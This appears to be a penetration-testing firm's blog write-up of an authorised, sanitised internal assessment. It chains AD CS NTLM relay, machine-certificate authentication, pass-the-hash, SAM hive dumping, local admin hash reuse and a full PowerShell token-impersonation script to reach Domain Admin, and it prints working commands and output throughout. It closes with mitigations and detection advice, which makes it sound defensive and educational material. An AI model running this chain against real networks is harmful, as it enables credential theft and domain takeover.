




Advanced Threat Simulation (ATS): From low-privileged access to Domain Admin token impersonation

An Advanced Threat Simulation (ATS) is a controlled security assessment that evaluates how far an attacker can progress through an organisation when operating under realistic but bounded conditions. It sits between a standard penetration test and a full red team operation. The aim is not to run a covert exercise against the blue team or to measure response performance in isolation. The aim is to understand what security controls detect, what they do not detect, and whether there is a practical route from an initial foothold to high-impact compromise, including Domain Admin access.
The engagement used a structured approach across physical access, external infrastructure, phishing, Microsoft 365 post-authentication exposure, and internal infrastructure compromise. Where required, controlled leg-ups were used to progress the assessment. This allowed me to continue evaluating meaningful attack paths where a phase could not be completed in full, where time was constrained, or where further activity would have introduced unnecessary operational risk.
The value of this type of assessment is that it shows how separate weaknesses can combine into a credible attack path. Individual issues such as AD CS exposure, NTLM relay risk, machine-account privilege, local Administrator reuse, active privileged sessions, and token impersonation may each be understood in isolation. The more important question is whether they can be chained together. In this case, the chain demonstrated a route from low-privileged domain access to execution under a Domain Admin user context.
The technical path described below relates to Phase 5 of the Advanced Threat Simulation: Internal Infrastructure Compromise. The purpose of this phase was to simulate an attacker operating from a low-privileged internal foothold, enumerate the internal environment, identify systems of interest, and test whether privilege escalation and lateral movement were possible through exposed services, misconfigurations, credential material, and trusted Windows behaviour.
All names, domains, hostnames, hashes, certificate identifiers, IP addresses, and user details in this write-up have been sanitised. The attack path, control weaknesses, and technical sequence have been preserved.
Advanced threat simulation phase breakdown
Citation Cyber uses a phased structure for Advanced Threat Simulation engagements:
Phase 1 assesses physical access controls
This includes whether unauthorised access to office areas is possible, whether staff challenge unknown individuals, whether visitor and badge processes are followed, and whether exposed network access points could be used to obtain an internal foothold. Where access is obtained, the assessment considers whether physical access can be converted into technical access.
Phase 2 assesses the external infrastructure attack surface
This includes internet-facing services, exposed systems, remote access services, web applications, and network infrastructure. The objective is to determine whether an external attacker could gain an initial foothold without prior access and to assess perimeter hardening and exposure management. The assessment considers whether physical access can be converted into technical access.
Phase 3 simulates threat phishing against the Microsoft 365 environment
This is used to assess email filtering, quarantine controls, user susceptibility, and the ability to capture authentication material under controlled conditions.
Phase 4 assesses the post-authentication exposure within the Office 365 environment following initial access
Activities focus on enumerating accessible services, reviewing available data, identifying shared resources, and assessing how authenticated access could be used to extend reach within the organisation. This includes reviewing whether trusted communication channels, such as Microsoft Teams and email, could be misused to influence internal users, request information, distribute links, or support further compromise. The objective is to understand the level of exposure available from a compromised account and to determine whether access to the Office 365 environment could be used to facilitate additional social engineering, data access, or internal attack paths.
Phase 5 focuses on internal infrastructure compromise
This is where the activity described in this blog sits. The phase begins from a low-privileged internal position and progresses through enumeration, privilege analysis, lateral movement, and controlled exploitation of identified weaknesses. Detection and response visibility may be reviewed during the phase, but the primary objective is to determine whether a route to high-privilege compromise exists.
Attack path summary
The route to Domain Admin did not rely on a single vulnerability. It relied on several issues being present at the same time: AD CS relay exposure, machine-account privilege, local administrative access, local Administrator credential reuse, an active Domain Admin session on a compromised host, and sufficient local privileges to duplicate that user’s token.
The attack path followed this sequence:

What was the initial foothold for this Advanced Threat Simulation?
The initial position for this phase was a valid low-privileged domain account. This represented an internal foothold and allowed standard domain enumeration to begin. The account did not have administrative privileges at the start of the chain.
certipy-ad find \

-u [email protected] \

-p 'ExamplePassword!123' \

-dc-ip 10.10.20.83
The enumeration confirmed that Active Directory Certificate Services was deployed in the domain.
 Certipy v5.0.3

[*] Finding certificate templates

[*] Found 34 certificate templates

[*] Finding certificate authorities

[*] Found 4 certificate authorities

[*] Found 35 enabled certificate templates

[*] Finding issuance policies

[*] Found 1 issuance policies
This was a useful early indicator. AD CS is often part of the authentication fabric of an Active Directory environment, and certificate issuance paths can become privilege escalation paths when enrolment permissions, web enrolment, NTLM relay, or template configuration are weak.
How was Active Directory Certificate Services (AD CS) identified as vulnerable?
A targeted AD CS vulnerability check was then performed.
certipy-ad find -u [email protected] -p 'ExamplePassword!123' -dc-ip 10.10.20.83 -vulnerable
The vulnerable-template output did not directly identify a simple exploitable template. The broader enumeration output was therefore reviewed to understand certificate authority configuration, enrolment permissions, and whether web enrolment was enabled.
The relevant certificate authority output showed that web enrolment was enabled on the certificate authority.
{
  "Certificate Authorities": {
    "0": {
      "CA Name": "DC-03-CA",
      "DNS Name": "DC-03.example-corp.local",
      "Certificate Subject": "CN=DC-03-CA, DC=example-corp, DC=local",
      "Certificate Serial Number": "ABCDEF22000000000146",
      "Web Enrollment": {
        "http": {
          "enabled": true
        }
      },
      "[+] User Enrollable Principals": [
        "EXAMPLE-CORP.LOCAL\\Authenticated Users",
        "EXAMPLE-CORP.LOCAL\\Domain Users"
      ]
    }
  }
}
This changed the direction of the assessment. The issue was not a single certificate template that immediately granted elevated access. The relevant exposure was that AD CS web enrolment could be targeted during NTLM relay activity. Where NTLM relay protections are not enforced, an attacker may be able to relay authentication to the certificate authority and request a certificate on behalf of the relayed principal.
How does NTLM relay exploitation work against AD CS web enrollment?
The AD CS web enrolment endpoint was then targeted for relay-based certificate issuance. The objective was to obtain certificate-based authentication material for a relayed machine account.
ntlmrelayx.py -t http://DC-03.example-corp.local/certsrv/certfnsh.asp --adcs --template User -smb2supportA relayed authentication was received from the SRV-SCCM-01$ machine account. The certificate authority issued a certificate for that account and wrote the resulting PKCS#12 file to disk.
[*] Running in relay mode to single host

[*] Setting up SMB Server on port 445

[*] Setting up HTTP Server on port 80

[*] Servers started, waiting for connections
[*] GOT CERTIFICATE! ID 1

[*] Writing PKCS#12 certificate to ./SRV-SCCM-01$.pfx

[*] Certificate successfully written to file
This was the first material escalation in the chain. A relayed authentication event had been converted into reusable authentication material for a domain-joined machine account.
How was certificate-based authentication used for machine account compromise?
The issued certificate was then used to authenticate as SRV-SCCM-01$.
certipy-ad auth -pfx 'SRV-SCCM-01$.pfx' -dc-ip 10.10.20.83
The authentication succeeded. A Kerberos credential cache was written and the NT hash for the machine account was retrieved.
[*] Certificate identities:

[*] SAN UPN: '[email protected]'

[*] Using principal: '[email protected]'

[*] Trying to get TGT...

[*] Got TGT

[*] Saving credential cache to 'srv-sccm-01.ccache'

[*] Wrote credential cache to 'srv-sccm-01.ccache'

[*] Trying to retrieve NT hash for 'srv-sccm-01$'

[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:11111111111111111111111111111111
At this stage, the assessment had progressed from low-privileged domain credentials to authenticated access as a domain-joined machine account. This was not yet Domain Admin access, but it provided a route into a management server.
Validating administrative access with the machine account
The machine-account hash was then tested against SMB across the internal subnet.
nxc smb 10.10.20.0/24 -d example-corp.local -u 'SRV-SCCM-01$' -H '11111111111111111111111111111111'
The output showed administrative access to SRV-SCCM-01 .
SMB 10.10.20.70 445 SRV-SCCM-01 [+] example-corp.local\SRV-SCCM-01$:11111111111111111111111111111111 (Pwn3d!)
This confirmed that the recovered machine-account hash could be used to obtain local administrative access to the host. The next step was to establish remote command execution and validate the local privilege level.
Remote PowerShell execution on SRV-SCCM-01
A session was established against SRV-SCCM-01 using the machine-account hash. The session confirmed execution under the machine-account context.
PS C:\Users\SRV-SCCM-01$\Documents> whoami

example-corp\srv-sccm-01$
Privilege and group enumeration showed that the session had local administrative rights on the host.
whoami /priv
whoami /groups
The output included high-impact local privileges and membership in the local Administrators group.
SeBackupPrivilege        Back up files and directories        Enabled
SeRestorePrivilege       Restore files and directories        Enabled
SeDebugPrivilege         Debug programs                       Enabled
SeImpersonatePrivilege   Impersonate a client after authentication Enabled

BUILTIN\Administrators   Alias   S-1-5-32-544   Mandatory group, Enabled by default, Enabled group, Group owner
EXAMPLE-CORP\MANAGEMENT_SERVERS Group S-1-5-21-1111111111-2222222222-3333333333-25474 Mandatory group, Enabled by default, Enabled group
This confirmed that the session had sufficient local privilege to perform system-level actions on SRV-SCCM-01.
Escalating to SYSTEM through task scheduler
The administrative session was then used to validate execution as SYSTEM. A scheduled task was created with the SYSTEM principal and configured to write the current security context to a temporary file.
schtasks /delete /tn sys /f 2>$null
schtasks /create /tn sys /sc once /st 23:59 /ru SYSTEM /rl HIGHEST /f /tr "cmd.exe /c \"whoami > C:\Users\Public\sys.txt 2>&1\""
schtasks /run /tn sys
Start-Sleep -Seconds 5
type C:\Users\Public\sys.txt
The output confirmed execution as SYSTEM.
nt authority\systemThis mattered because several subsequent actions required system-level access. In particular, registry hive export and token manipulation are not normally available to a standard remote management session unless the operator has elevated local privileges.
Exporting registry hives for offline hash extraction
With SYSTEM execution confirmed, the local SAM, SYSTEM, and SECURITY registry hives were saved to disk.
reg save HKLM\SAM C:\Users\Public\SAM.save /y
reg save HKLM\SYSTEM C:\Users\Public\SYSTEM.save /y
reg save HKLM\SECURITY C:\Users\Public\SECURITY.save /y
The SAM and SYSTEM hives were then downloaded for offline processing.
download SAM.save
download SYSTEM.save
The hives were processed offline to extract local account hashes.
impacket-secretsdump -sam SAM.save -system SYSTEM.save LOCALThe local Administrator hash was extracted from the SAM database.
[*] Target system bootKey: 0xaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
[*] Dumping local SAM hashes

Administrator:500:aad3b435b51404eeaad3b435b51404ee:22222222222222222222222222222222:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:33333333333333333333333333333333:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:33333333333333333333333333333333:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:44444444444444444444444444444444:::
This identified a reusable local Administrator credential. The next question was whether that local Administrator password was unique to SRV-SCCM-01 or reused across other systems.
Local Administrator hash reuse across the Internal Subnet
The extracted local Administrator hash was tested across the internal subnet using local authentication.
nxc smb 10.10.20.0/24 --local-auth -u Administrator -H 22222222222222222222222222222222 | tee local_admin_reuse_sanitised.txtThe results showed that the same local Administrator hash was valid across multiple hosts.
SMB 10.10.20.84 445 SRV-DB-01   [+] SRV-DB-01\Administrator:22222222222222222222222222222222 (Pwn3d!)
SMB 10.10.20.50 445 SRV-MGMT-01 [+] SRV-MGMT-01\Administrator:22222222222222222222222222222222 (Pwn3d!)
SMB 10.10.20.54 445 SRV-WEB-01  [+] SRV-WEB-01\Administrator:22222222222222222222222222222222 (Pwn3d!)
This was a key point in the chain. Local Administrator reuse meant that compromise of one host exposed administrative access to several others. One of the affected hosts, SRV-MGMT-01, later provided the route to Domain Admin token impersonation.
Establishing Local Administrator access to SRV-MGMT-01
Using the reused local Administrator hash, a session was established to SRV-MGMT-01.
The session confirmed remote PowerShell execution as an administrative user.
PS C:\Users\Administrator\Documents> whoami
example-corp\administrator
From this point, the assessment focused on whether local administrator access to this management host could be converted into domain-level privilege.
Enumerating Domain Admin membership
The Domain Admins group was enumerated from the compromised host.
net group "Domain Admins" /domainThe output identified several privileged accounts, including ADMUSER01.
Group name Domain Admins

Members
-------------------------------------------------------------------------------
ADMUSER02 SCCM_ADMIN01 SCCM_ADMIN02
SCCM_ADMIN03 HELPDESK02 HELPDESK03
HELPDESK04 helpdesk05 HELPDESK06
ITADMIN01 ITADMIN02 ITADMIN03
ITADMIN04 ITADMIN05 SCCM_ADMIN04
ADMUSER01 DBADMIN01 SCCM_PUSH01
svc.example.staff SCCM_ADMIN05

The command completed successfully.
The specific privileged account was then reviewed.
net user ADMUSER01 /domainThe account was confirmed as a member of high-privilege groups.
User name ADMUSER01
Full Name Privileged User
Account active Yes
Account expires Never
Last logon 28/04/2026 20:40:02

Local Group Memberships *Administrators
Global Group memberships *Enterprise Admins
                         *Domain Admins
                         *Schema Admins
This confirmed that ADMUSER01 had domain-wide administrative privileges. The next step was to determine whether the user had an active session on the compromised host.
Identifying an active Domain Admin session
Active sessions on SRV-MGMT-01 were enumerated.
query userThe output showed that ADMUSER01 had an active interactive session.
USERNAME    SESSIONNAME    ID  STATE   IDLE TIME  LOGON TIME
admuser01   rdp-tcp#5       2   Active  .          28/04/2026 20:35
administrator              3   Active  .          28/04/2026 20:30
Process enumeration was then used to identify a process running under the privileged user’s context.
tasklist /v | findstr /i admuser01A PowerShell process was identified under the Domain Admin user context.
powershell.exe 24680 Console 2 50,000 K Running EXAMPLE-CORP\admuser01This was the point where the local compromise became a domain compromise opportunity. The privileged user’s password had not been extracted. However, the user’s active process token was present on a host where local administrative access had already been obtained.
Escalating to SYSTEM on SRV-MGMT-01
To access and duplicate another user’s process token, the session needed to execute with sufficient local privileges. A scheduled task was created and run as SYSTEM to validate the escalation path.
$action = New-ScheduledTaskAction \
  -Execute "cmd.exe" \
  -Argument "/c whoami > C:\Windows\Temp\who.txt"

$trigger = New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(1)
$principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" -RunLevel Highest

Register-ScheduledTask \
  -TaskName "tok" \
  -Action $action \
  -Trigger $trigger \
  -Principal $principal \
  -Force

Start-ScheduledTask -TaskName "tok"
Start-Sleep 5
type C:\Windows\Temp\who.txt
The output confirmed execution as SYSTEM.
nt authority\systemThis was required because the next step involved opening a process owned by the privileged user, accessing its token, duplicating that token, and spawning a new process under the duplicated security context.
Preparing the Domain Admin proof script
A proof script was written to disk. This script did not perform destructive actions. Its purpose was to capture the security context and group membership of the process that would later run under the duplicated token.
$inner = @'
$out = @()
$out += "=== CURRENT USER ==="
$out += whoami
$out += ""
$out += "=== TOKEN GROUPS ==="
$out += whoami /groups
$out += ""
$out += "=== DOMAIN USER DETAILS ==="
$out += net user admuser01 /domain
$out += ""
$out += "=== DOMAIN ADMINS MEMBERS ==="
$out += net group "Domain Admins" /domain
Set-Content C:\Users\Public\admuser01_da_proof.txt -Value $out -Encoding ASCII
'@

Set-Content C:\Users\Public\admuser01_inner.ps1 -Value $inner -Encoding ASCII
The script captured four pieces of evidence: the current user, token group membership, the domain account details for ADMUSER01, and the current Domain Admins group membership.
How does Windows token impersonation enable Domain Admin privilege escalation?
A second script was prepared to run as SYSTEM. This script used native Windows APIs to open the target process, retrieve its token, duplicate the token, and create a new process using that duplicated token.
The workflow was as follows:

The relevant API calls were loaded through PowerShell using Add-Type.
Start-Transcript C:\Windows\Temp\token_debug.txt -Force

Add-Type @"
using System;
using System.Runtime.InteropServices;

public class Token {
  [DllImport("kernel32.dll", SetLastError=true)]
  public static extern IntPtr OpenProcess(int access, bool inherit, int pid);

  [DllImport("advapi32.dll", SetLastError=true)]
  public static extern bool OpenProcessToken(IntPtr h, UInt32 acc, out IntPtr phtok);

  [DllImport("advapi32.dll", SetLastError=true)]
  public static extern bool DuplicateTokenEx(
    IntPtr hExistingToken,
    UInt32 dwDesiredAccess,
    IntPtr lpTokenAttributes,
    int ImpersonationLevel,
    int TokenType,
    out IntPtr phNewToken);

  [DllImport("advapi32.dll", SetLastError=true, CharSet=CharSet.Unicode)]
  public static extern bool CreateProcessAsUserW(
    IntPtr hToken,
    string app,
    string cmd,
    IntPtr procAttr,
    IntPtr threadAttr,
    bool inherit,
    int flags,
    IntPtr env,
    string dir,
    ref STARTUPINFO si,
    out PROCESS_INFORMATION pi);
}
"@
The target process ID was then set to the ADMUSER01 process identified earlier.
$targetPid = 24680The token handling sequence opened the process, opened the process token, and duplicated it.
$hProc = [Token]::OpenProcess(0x1000, $false, $targetPid)
"OpenProcess: $hProc Error: $([Runtime.InteropServices.Marshal]::GetLastWin32Error())"

$hTok = [IntPtr]::Zero
$r1 = [Token]::OpenProcessToken($hProc, 0xF01FF, [ref]$hTok)
"OpenProcessToken: $r1 Token: $hTok Error: $([Runtime.InteropServices.Marshal]::GetLastWin32Error())"

$dupTok = [IntPtr]::Zero
$r2 = [Token]::DuplicateTokenEx($hTok, 0xF01FF, [IntPtr]::Zero, 2, 1, [ref]$dupTok)
"DuplicateTokenEx: $r2 DupToken: $dupTok Error: $([Runtime.InteropServices.Marshal]::GetLastWin32Error())" A new PowerShell process was then created using the duplicated token. That process executed the proof script written earlier.
$app = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
$cmd = "powershell.exe -NoProfile -ExecutionPolicy Bypass -Command `"iex ([System.IO.File]::ReadAllText('C:\Users\Public\admuser01_inner.ps1'))`""
$r3 = [Token]::CreateProcessAsUserW(
$dupTok,
$app,
$cmd,
[IntPtr]::Zero,
[IntPtr]::Zero,
$false,
0,
[IntPtr]::Zero,
"C:\Users\Public",
[ref]$si,
[ref]$pi
)
"CreateProcessAsUserW: $r3 PID: $($pi.dwProcessId) Error: $([Runtime.InteropServices.Marshal]::GetLastWin32Error())"
Stop-TranscriptThe token impersonation script was executed through an existing scheduled task configured to run as SYSTEM.
del C:\Users\Public\admuser01_da_proof.txt -ErrorAction SilentlyContinue
del C:\Windows\Temp\token_debug.txt -ErrorAction SilentlyContinue

Start-ScheduledTask -TaskName "tokdebug3"
Start-Sleep 10

type C:\Windows\Temp\token_debug.txt
type C:\Users\Public\admuser01_da_proof.txt
Token impersonation evidence
The transcript confirmed that the token impersonation script ran as SYSTEM on SRV-MGMT-01.
Windows PowerShell transcript start
Username: EXAMPLE-CORP\SYSTEM
RunAs User: EXAMPLE-CORP\SYSTEM
Machine: SRV-MGMT-01 (Microsoft Windows NT 10.0.26100.0)
Host Application: powershell.exe -NoProfile -ExecutionPolicy Bypass -Command iex ([System.IO.File]::ReadAllText('C:\Windows\Temp\token_debug.ps1'))
Process ID: 8642
The API results showed that the target process token was opened, duplicated, and used to create a new process.
OpenProcess: 9753 Error: 203
OpenProcessToken: True Token: 2468 Error: 203
DuplicateTokenEx: True DupToken: 3579 Error: 203
CreateProcessAsUserW: True PID: 13579 Error: 0
The proof file then confirmed that the new process executed as the privileged domain user.
=== CURRENT USER ===
example-corp\admuser01
The token group output showed that the process had inherited high-privilege domain group membership.
EXAMPLE-CORP\Domain Admins     Group S-1-5-21-1111111111-2222222222-3333333333-512 Mandatory group, Enabled by default, Enabled group
EXAMPLE-CORP\Enterprise Admins Group S-1-5-21-1111111111-2222222222-3333333333-519 Mandatory group, Enabled by default, Enabled group
EXAMPLE-CORP\Schema Admins     Group S-1-5-21-1111111111-2222222222-3333333333-518 Mandatory group, Enabled by default, Enabled group
The domain account details also confirmed that ADMUSER01 was a privileged domain account.
=== DOMAIN USER DETAILS ===
The request will be processed at a domain controller for domain example-corp.local.

User name ADMUSER01
Full Name Privileged User
Account active Yes
Account expires Never
Last logon 28/04/2026 20:40:02

Local Group Memberships *Administrators
Global Group memberships *Enterprise Admins
                         *Domain Admins
                         *Schema Admins

The command completed successfully.
Finally, the Domain Admins group output confirmed that ADMUSER01 was directly listed as a Domain Admin member.
=== DOMAIN ADMINS MEMBERS ===
The request will be processed at a domain controller for domain example-corp.local.

Group name Domain Admins
Comment Designated administrators of the domain

Members
-------------------------------------------------------------------------------
ADMUSER02 SCCM_ADMIN01 SCCM_ADMIN02
SCCM_ADMIN03 HELPDESK02 HELPDESK03
HELPDESK04 helpdesk05 HELPDESK06
ITADMIN01 ITADMIN02 ITADMIN03
ITADMIN04 ITADMIN05 SCCM_ADMIN04
ADMUSER01 DBADMIN01 SCCM_PUSH01
svc.example.staff SCCM_ADMIN05

The command completed successfully.
This demonstrated execution under a Domain Admin user context through token impersonation. The privileged user’s password was not required. The escalation relied on local administrator access to a host where that privileged user had an active session.
Why did the attack chain succeed from low-privilege to Domain Admin?
The chain worked because several controls failed or were not sufficiently enforced at different points in the environment. AD CS web enrolment was exposed in a way that allowed certificate issuance to be abused through NTLM relay. The issued certificate allowed authentication as a machine account. That machine account had local administrative access to its host. Local administrative access allowed registry hive export and local hash extraction. The extracted local Administrator hash was reused across multiple hosts. One of those hosts had an active Domain Admin session. Local administrator access to that host allowed the privileged user’s process token to be accessed and duplicated.
No single step provided the entire compromise by itself. The risk came from the chain. This is why Advanced Threat Simulation is useful: it assesses whether individual weaknesses can be combined into a working route to material business impact.
What security controls prevent Advanced Threat Simulation attack chains?
AD CS should be treated as a high-value authentication service. Certificate authority web enrolment should not be exposed unless it is explicitly required, and NTLM relay protections should be enforced where AD CS web endpoints exist. Where possible, web enrolment should be disabled or replaced with more secure enrolment mechanisms. Certificate template permissions should be reviewed to ensure that broad principals do not have unnecessary enrolment rights.
NTLM relay risk should be reduced through SMB signing, EPA, channel binding, LDAP signing, LDAP channel binding, and removal of unnecessary NTLM exposure. Legacy authentication flows should be reviewed and constrained. Hosts and services that can be coerced into authenticating should be assessed as part of internal attack-path modelling.
Local Administrator passwords should be unique per host. Reuse of the same local Administrator password or hash across multiple servers allows compromise of one system to become compromise of many. LAPS or Windows LAPS should be used to manage local administrator credentials and ensure rotation, uniqueness, and appropriate access control.
Administrative sessions should be managed carefully on servers. Domain Admins and equivalent privileged users should not log onto lower-trust or broadly accessible management systems unless strictly required. Privileged access workstations, tiered administration, just-in-time access, and separation of administrative roles reduce the chance that a high-value token is present on a compromised host.
Endpoint detection should alert on behaviours such as AD CS relay tooling, certificate abuse, suspicious certificate authentication, remote registry hive export, local SAM access, credential dumping indicators, remote scheduled task creation, lateral movement with local Administrator credentials, and token impersonation attempts. The objective is not only to detect the final Domain Admin activity, but to identify earlier points in the chain where containment is still practical.
Conclusion
This Advanced Threat Simulation demonstrated a complete internal privilege escalation path from low-privileged domain access to execution under a Domain Admin user context. The route involved AD CS relay abuse, machine-account authentication, local administrator access, local hash extraction, password/hash reuse, lateral movement, SYSTEM execution, and Domain Admin token impersonation.
The assessment showed why chained attack paths matter. Each stage exposed a specific control weakness, but the combined effect was domain-level compromise. Addressing any one of the major links in the chain would have made the route harder or stopped it entirely. The most important improvements were reducing AD CS relay exposure, enforcing NTLM relay protections, eliminating local Administrator reuse, limiting privileged logons to management hosts, and improving detection around credential and token abuse.
Frequently asked questions about Advanced Threat Simulation
Frequently asked questions about Advanced Threat Simulation
An Advanced Threat Simulation is a controlled security assessment that sits between standard penetration testing and full red team operations, designed to evaluate how far an attacker can progress from an initial foothold to high-privilege compromise by chaining multiple security weaknesses.
When Active Directory Certificate Services web enrollment is exposed without proper NTLM relay protections, attackers can relay machine account authentication to the certificate authority and obtain valid certificates, enabling certificate-based authentication and machine account compromise.
Token impersonation allows a process with sufficient privileges (such as SYSTEM) to duplicate the security token of another logged-on user’s process and spawn new processes under that user’s security context, potentially gaining Domain Admin access without knowing the user’s password.
Advanced Threat Simulation focuses on chaining multiple vulnerabilities across physical, external, and internal attack surfaces to demonstrate realistic privilege escalation paths, whereas standard penetration testing typically identifies individual vulnerabilities without necessarily demonstrating end-to-end compromise chains.
Sign up to receive weekly Cyber Security news
Better cyber security, all in one place
Protect your business against cyber threats.

Penetration Testing
Identify risks with expert-led simulated attacks to protect your data and systems.

Cyber Essentials Certification
Achieve Cyber Essentials certification to defend against common threats, whatever your business size.

Employee Awareness Training
Empower your team to be your first line of defence with easy, interactive training.

Phishing Simulator & Bespoke Campaigns
Simulations to teach your staff how to spot and stop phishing scams easily.

Intelligent Monitoring & Vulnerability Scanning
Stay protected between pen tests with continuous scanning and real-time breach alerts.

Cyber Security Consultancy
Tailored advice for compliance, ransomware plans, and board-level cyber support.

Cyber Security Compliance
Simplify policies with NCSC-approved templates and hassle-free management tools.
